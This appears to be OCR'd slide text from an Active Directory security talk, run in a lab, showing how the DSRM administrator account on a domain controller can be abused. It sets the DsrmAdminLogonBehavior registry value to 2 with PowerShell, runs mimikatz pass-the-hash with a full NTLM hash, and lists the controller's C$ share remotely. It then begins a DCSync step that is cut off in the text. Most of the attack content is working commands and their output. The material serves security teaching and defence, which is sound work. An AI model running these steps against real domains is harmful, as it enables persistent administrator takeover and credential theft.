
Event Properties - Event 4776, Microsoft Windows security auditing.


The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account: Administrator
Source Workstation: RDWKWIN7
Error Code: 0xc0000064

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	9/17/2015 9:14:49 PM
Event ID:	4776	Task Category:	Credential Validation
Level:	Information	Keywords:	Audit Failure
User:	N/A	Computer:	RDLABDC01.rd.adsecurity.org
OpCode:	Info		
More Information:	Event Log Online Help		


I am a sad panda.


CAN'T PTH USING DSRM ACCOUNT...
WHAT HAPPENS IF DSRM REGKEY IS SET?




```
PS C:\> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrmAdminLogonBehavior"
Get-ItemProperty : Property DsrmAdminLogonBehavior does not exist at path
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\.
At line:1 char:1
+ Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (DsrmAdminLogonBehavior:St
   temProperty], PSArgumentException
    + FullyQualifiedErrorId : System.Management.Automation.PSArgumentExce
   oft.PowerShell.Commands.GetItemPropertyCommand


PS C:\> New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" `
-Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD


DsrmAdminLogonBehavior : 2
PSPath                 : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                         \CurrentControlSet\Control\Lsa\
PSParentPath           : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_M
                         \CurrentControlSet\Control
PSChildName            : Lsa
PSDrive                : HKLM
PSProvider             : Microsoft.PowerShell.Core\Registry
```

Pass-the-Hash with DSRM Account – Success!




```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:66750645b5
user    : Administrator
domain  : ADSDC03
program : cmd.exe
NTLM    : 66750645b577b363347c5aa5d5e7d190
  |  PID  1248
  |  TID  1856
  |  LUID 0 ; 7625112 (00000000:00745998)
  \_ msv1_0   - data copy @ 00000000019E4130 : OK !
  \_ kerberos - data copy @ 0000000001A0F148
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```



Administrator: C:\Windows\system32\cmd.exe

```
C:\Windows\system32>dir \\adsdc03\c$
 Volume in drive \\adsdc03\c$ has no label.
 Volume Serial Number is 6874-598A

 Directory of \\adsdc03\c$

08/22/2013  11:52 AM    <DIR>          PerfLogs
08/22/2013  10:50 AM    <DIR>          Program Files
08/22/2013  11:39 AM    <DIR>          Program Files (x86)
09/06/2015  02:48 PM    <DIR>          Temp
09/13/2015  08:17 PM    <DIR>          Users
08/27/2015  10:54 PM    <DIR>          Windows
               0 File(s)              0 bytes
```


DCSync Password Data with DSRM Account!



```
mimikatz(commandline) # sekurlsa::pth /domain:ADSDC03 /user:Administrator /ntlm:6675064
user     : Administrator
domain   : ADSDC03
program  : cmd.exe
NTLM     : 66750645b577b363347c5aa5d5e7d190
```

